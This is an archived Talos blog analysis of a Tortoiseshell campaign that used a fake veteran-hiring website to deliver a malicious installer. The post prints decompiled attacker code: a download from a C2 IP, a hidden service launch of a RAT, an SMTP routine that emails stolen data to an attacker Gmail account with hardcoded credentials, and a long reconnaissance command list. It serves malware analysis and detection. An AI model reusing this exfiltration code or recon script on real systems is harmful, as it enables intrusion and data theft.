

How Tortoiseshell created a fake veteran hiring website to host malware

By Warren Mercer

Published: 2019-09-24 · Archived: 2026-04-05 20:47:43 UTC




Tuesday, September 24, 2019 10:24

By [Warren Mercer](#) and [Paul Rascagneres](#) with contributions from [Jungsoo An](#).

This is just the latest actions by Tortoiseshell. Previous research showed that the actor was behind an attacker on an IT provider in Saudi Arabia. For this campaign Talos tracked, Tortoiseshell used the same backdoor that it has in the past, showing that they are relying on some of the same tactics, techniques and procedures (TTPs).



The website is only composed of three links to download a desktop app for free. The app is a fake installer. Contrary to standard malware installers, this one does not need to be silent, as the user expects an installation. Here's a look at the user interface, and the error message is always displayed to suggest something has "stopped" the app from accessing its database.



The progress bar almost fills up entirely, and then displays an error message:



The installer checks if Google is reachable. If not, the installation stops. If it is reachable, the installer downloads two binaries from `hxxp://199[.]187[.]208[.]75/MyWS.aspx/GetUpdate?val=UID`:

```
GET /MyWS.aspx/GetUpdate?val=H7ddew3rfJid97fer374887sdnJDgsdterkudhf2 HTTP/1.1
Host: 199.187.208.75
Connection: Keep-Alive

HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 11 Sep 2019 08:51:42 GMT
Content-Length: 118189

<?xml version="1.0" encoding="utf-8"?>
<string xmlns="http://tempuri.org/">TVqQAAMAAAAEAAAA//
8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpc;
vZGUuDQ0KJAAAAAAAAABQRQAATAEDACocS84AAAAAAAAAAQAAIgALATAAAEYAAAAQAQAAAAAMUAAAAgAAAAgAAAA
AgAAAAAAAAIAYIUABABAAAAEAAEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAOBkAABPAAAAAIAANQOQAQAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAGAUcnNyYwAAANQQAQAQAAABABAABIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
UZQAAAAAAAAEgAAAACAUArDIAALQxAAADAAIAAQABgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
bwMAAAYAKiICKA8AAoAKHswBgCkEQAAAgAAEQAAKBAAAApyAQAAcCgRAAAKKBIAAAoLBywXACgQAAAKcgEAHhAoEQa
xQAAoTBAARBAhvFQAACm8WAAAKAADeDREELAgRBG8XAAAKANwA3BzGAAACgoGbxkAAoXbxoAAoABm8ZAAAKFm8Bb.
AKAAZvGQAACHdvHgAACgAGbxkAAoWbxSAAoABm8fAAAKJgZvIAAACHMFABEFbyEAAApvIgAACChMGEQY5Zw4AAAAARB.
RBXJhAABwKBAAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBXJ5AABwKBAAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBX
BXKpAABwKBAAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBXLDAABwKBAAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBXL
XIzAQBwKBAAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBXJxAQBwKBAAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBXK/
AQBwKBAAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBXINAgBwKBAAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBXJbAgB
gBwKBAAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBXLHAgBwKBAAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBXLlAgBw
BwKBAAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBXJRAwBwKBAAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBXKfAwBwK
wKBAAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBXILBAbwKBAAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBXIPBAbwKB.
KBAAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBXLFBAbwKBAAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBXITBQwKBAA.
BAAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBXKvBQwKBAAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBXL9BQwKBAA.
AAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBXKZBwKBAAAApyUwAAcCgRAAAKCMMAApyvFgAACgARBXLnBwKBAA.
```

The downloaded binaries are stored in base64. One of the binaries is a tool used to perform a reconnaissance stage on the system and the second is the Remote Administrative Tool. The RAT is executed as a service. The installer installs the service first (for the `-install` argument) and then stops/starts the service with the command and control (C2) server IP in argument:

```
this.progressBar1.Value = 90;
Process process = new Process();
process.StartInfo.CreateNoWindow = true;
process.StartInfo.UseShellExecute = false;
process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
process.StartInfo.FileName = fileName;
process.StartInfo.Arguments = "-install";
process.Start();
process.WaitForExit();
Process process2 = new Process();
process2.StartInfo.CreateNoWindow = true;
process2.StartInfo.UseShellExecute = false;
process2.StartInfo.WindowStyle =
ProcessWindowStyle.Hidden;
process2.StartInfo.FileName = "cmd.exe";
process2.StartInfo.Arguments = "/C sc stop dllhost";
process2.Start();
process2.WaitForExit();
Process process3 = new Process();
process3.StartInfo.CreateNoWindow = true;
process3.StartInfo.UseShellExecute = false;
process3.StartInfo.WindowStyle =
ProcessWindowStyle.Hidden;
process3.StartInfo.FileName = "cmd.exe";
process3.StartInfo.Arguments = "/C sc start dllhost
http://66.42.78.193";
process3.Start();
process3.WaitForExit();
```

If something fails during the installation, an email is sent to the attacker. The credentials are hardcoded in the installer. The email account is ericaclayton2020@gmail[.]com and the error email is sent to marinaparks108@gmail[.]com.

Reconnaissance phase

The downloaded reconnaissance tool is named "bird.exe" on the system and the internal name is Liderc. Liderc is a unique [supernatural being](#) of Hungarian folklore. The original form of this creature is a chicken, that would explain the name of the dropped PE on the system, "Bird.exe."

The purpose is to collect a lot of information on the victim machine:

```
1 date /t
2 time /t
3 systeminfo
4 mode
5 SCHEDULETASKS
6 fsutil fsinfo drives
7 dism /online /get-packages
8 dism /online /get-features
9 DIR A:\ /A:H /-C /N /Q /R /S /X /4
10 DIR B:\ /A:H /-C /N /Q /R /S /X /4
11 DIR C:\ /A:H /-C /N /Q /R /S /X /4
12 Tree /F c:
13 DIR D:\ /A:H /-C /N /Q /R /S /X /4
14 Tree /F d:
15 DIR E:\ /A:H /-C /N /Q /R /S /X /4
16 Tree /F e:
17 DIR F:\ /A:H /-C /N /Q /R /S /X /4
18 Tree /F f:
19 DIR G:\ /A:H /-C /N /Q /R /S /X /4
20 Tree /F g:
21 DIR H:\ /A:H /-C /N /Q /R /S /X /4
22 DIR I:\ /A:H /-C /N /Q /R /S /X /4
23 DIR J:\ /A:H /-C /N /Q /R /S /X /4
24 DIR K:\ /A:H /-C /N /Q /R /S /X /4
25 DIR L:\ /A:H /-C /N /Q /R /S /X /4
26 DIR M:\ /A:H /-C /N /Q /R /S /X /4
27 DIR N:\ /A:H /-C /N /Q /R /S /X /4
28 DIR O:\ /A:H /-C /N /Q /R /S /X /4
29 DIR P:\ /A:H /-C /N /Q /R /S /X /4
30 gresult /r /z
31 tasklist /v
32 driverquery -si
33
```

```
34 wmic product get /ALL
35 wmic computersystem get Name, domain, Manufacturer, Model, NumberOfProcessors, PrimaryOwnerName, Username, Roles, totalphysicalmemory /format:list
36 wmic os get /all /format:list
37 wmic os get CurrentTimeZone, FreePhysicalMemory, FreeVirtualMemory, LastBootUpTime, NumberOfProcesses, NumberOfUsers, Organization, RegisteredUser, Status
38 wmic environment list
39 wmic sysdriver list brief
40 wmic service list brief
41 wmic process list brief
42 wmic startup list
43 wmic qfe list brief
44 wmic nteventlog list brief
45 wmic timezone get Caption, Bias, DaylightBias, DaylightName, StandardName
46 wmic systemenclosure get /all /format:list
47 wmic PerfLog
48 wmic recoveros
49 wmic quotasetting
50 wmic pagefile
51 wmic netuse get Caption, DisplayType, LocalName, Name, ProviderName, Status
52 wmic netprotocol
53 wmic netlogin
54 wmic memcache
55 wmic loadorder get Name, DriverEnabled, GroupOrder, Status
56 wmic job get Name, Owner, DaysOfMonth, DaysOfWeek, ElapsedTime, JobStatus, StartTime, Status
57 wmic irq get Name, Status
58 wmic dcomapp get Name, AppID /format:list
59 wmic bootconfig get BootDirectory, Caption, PerfLogDirectory, Lastdrive
60 wmic RDACCOUNT get AccountName, AuditFail, AuditSuccess, PermissionsAllowed, PermissionsDenied, SID, TerminalName
61 wmic RDNIC get MaximumConnections, NetworkAdapterID, NetworkAdapterName, TerminalName
62
63 wmic baseboard get Manufacturer, Model, Name, PartNumber, slotlayout, serialnumber, poweredon
64 wmic bios get name, version, serialnumber
65 wmic memphysical get Manufacturer, Model, SerialNumber, MaxCapacity, MemoryDevices
66 wmic cpu get Name, Caption, MaxClockSpeed, DeviceID, status
67 wmic nic
68 wmic nicconfig
69 wmic nicconfig get MACAddress, DefaultIPGateway, IPAddress, IPSubnet, DNSHostName, DNSDomain
70 wmic nicconfig get MACAddress, IPAddress, DHCPEnabled, DHCPLeaseExpires, DHCPLeaseObtained, DHCPServer
71 wmic nicconfig get MACAddress, IPAddress, DNSHostName, DNSDomain, DNSDomainSuffixSearchOrder, DNSEnabledForWINSResolution, DNSServerSearchOrder
72 wmic nicconfig get MACAddress, IPAddress, WINSPrimaryServer, WINSSecondaryServer, WINSEnableLMHostsLookup, WINSHostLookupFile
73 wmic onboarddevice get Description, DeviceType, Enabled, Status
74 wmic desktopmonitor get screenheight, screenwidth
75
76 wmic useraccount list
77 wmic ntdomain
78 wmic sysaccount list
79 wmic group get Caption, InstallDate, LocalAccount, Domain, SID, Status
80 wmic netclient
81
```

```
82 wmic share list brief
83 wmic logicaldisk get Name, Compressed, Description, DriveType, FileSystem, FreeSpace, SupportsDiskQuotas, VolumeDirty, VolumeName
84 wmic diskdrive get Name, Manufacturer, Model, InterfaceType, MediaLoaded, MediaType
85 wmic partition
86 wmic diskquota get User, WarningLimit, DiskSpaceUsed, QuotaVolume
87 wmic SOFTWAREELEMENT get Attributes, BuildNumber, CodeSet, Description, IdentificationCode, InstallDate, InstallState, LanguageEdition, Manufacturer, Name
88 guser
89 ipconfig /all
90 netstat -rs
91 net view
92 net view /domain
93 nltest /trusted_domains
94 net localgroup administrators
95 net localgroup administrators /domain
96 net localgroup users
97 net localgroup users /domain
98 net localgroup IIS_IUSRS
99 net user /domain
100 net group /domain
101 net group \"domain admins\" /domain
102 net group \"domain computers\" /domain
103 net group \"enterprise admins\" /domain
104 net accounts
105 net share
106 route print
107 arp -a
108 netsh Firewall show state
109 netsh advfirewall firewall show rule name=all dir=in type=dynamic
110 netstat -ao
111 netstat -ao | find \"3389\"
112
```

The attacker retrieves information such as the date, time and drivers. The attacker can then see information on the system, the patch level, the number of processors, the network configuration, the hardware, firmware versions, the domain controller, the name of the admin, the list of the account, etc. This is a significant amount of information relating to a machine and makes the attacker well-prepared to carry out additional attacks. The attacker even gets the size of the screen by using WMI, which is potentially a trick to identify if the system is a sandbox.

All this information is sent by email by using the same emails:

```
MailMessage mailMessage = new MailMessage();
SmtpClient smtpClient = new SmtpClient("smtp.gmail.com");
mailMessage.From = new MailAddress("ericaclayton2020@gmail.com");
mailMessage.To.Add("marinaparks108@gmail.com");
string fileName = Path.Combine(Path.GetTempPath(), "s1.abc");
Attachment attachment = new Attachment(fileName, "application/octet-stream");
mailMessage.Attachments.Add(attachment);
attachment.Name = "s1.abc";
mailMessage.Subject = "Feedback from PC";
mailMessage.Body = "Hey! this is some good text.";
smtpClient.UseDefaultCredentials = false;
smtpClient.Port = 587;
smtpClient.Credentials = new NetworkCredential("ericaclayton2020@gmail.com", "3mKc2v7i$XW0aPqN9P1AQ7t");
smtpClient.EnableSsl = true;
smtpClient.DeliveryMethod = SmtpDeliveryMethod.Network;
smtpClient.Send(mailMessage);
flag2 = true;
```

Remote access tool

This actor also deploys a RAT named "IvizTech" on the system. The code and features are similar to the ones outlined by Symantec. The IP is put in argument to the service. The attackers hoped that this would make it impossible to get to the C2, as the installer is needed — you can't just get there with the RAT itself. This allows an attacker to have a malware that they can add modules onto (no need to recompile when you want to update the C2). Requiring the installer also could make it more complicated for researchers to access the C2 and get hands-on analysis of the malware.

The malware has four features:

- kill_me: It stops the service and removes the malware
- Upload: It downloads a file on the internet
- Unzip: It uses PowerShell to unzip and execute code on the system
- And finally, the malware can execute a command

At the time of publication, we do not have a method of distribution used, nor do we have proof of this existing in the wild. The level of sophistication is low as the .NET binary used has poor OPSEC capabilities, such as hard-coded credentials, but then other more advanced techniques by making the malware modular and aware that the victim already ran it. There is a possibility that multiple teams from an APT worked on multiple elements of this malware, as we can see certain levels of sophistication existing and various levels of victimology.

Coverage

Intrusion prevention systems such as [SNORT®](#) provide an effective tool to detect Tortoiseshell activity due to specific signatures present at the end of each command. In addition to intrusion prevention systems, it is advisable to employ endpoint detection and response tools (EDR) such as [Cisco AMP for Endpoints](#), which gives users the ability to track process invocation and inspect processes. Try AMP for free [here](#).

Additional ways our customers can detect and block these threats are listed below.

PRODUCT	PROTECTION
AMP	✓
CloudLock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Threat Grid	✓
Umbrella	✓
WSA	✓

Cisco Cloud Web Security ([CWS](#)) or [Web Security Appliance \(WSA\)](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

[Email Security](#) can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as [Next-Generation Firewall \(NGFW\)](#), [Next-Generation Intrusion Prevention System \(NGIPS\)](#), and [Meraki MX](#) can detect malicious activity associated with this threat.

[AMP Threat Grid](#) helps identify malicious binaries and build protection into all Cisco Security products.

[Umbrella](#), our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source SNORT® Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

IOCs

Network

hxxp://199[.]187[.]208[.]75/MyWS.aspx/GetUpdate?val=H7ddew3rfJid97fer374887sdnJDgsdte

hxxp://66[.]42[.]78[.]193/response/

hxxp://66[.]42[.]78[.]193/statement/

hxxp://hiremilitaryheroes[.]com/

Samples

Installers:

c121f97a43f4613d0a29f31ef2e307337fa0f6d4f4eee651ee4f41a3df24b6b5
2a9589538c563c006eaf4f9217a192e8a34a1b371a31c61330ce2b396b67fd10
55b0708fed0684ce8fd038d4701cc321fe7b81def7f1b523acc46b6f9774cb7b

Reconnaissance PE:

ec71068481c29571122b2f6db1f8dc3b08d919a7f710f4829a07fb4195b52fac

RAT:


51d186c16cc609ddb67bd4f3ecd09ef3566cb04894f0496f7b01f356ae260424

185[.]43[.]108[.]134

162[.]220[.]55[.]249

Spreadme[.]international

"You rock" installer snippet:



Source: <https://blog.talosintelligence.com/2019/09/tortoiseshell-fake-veterans.html>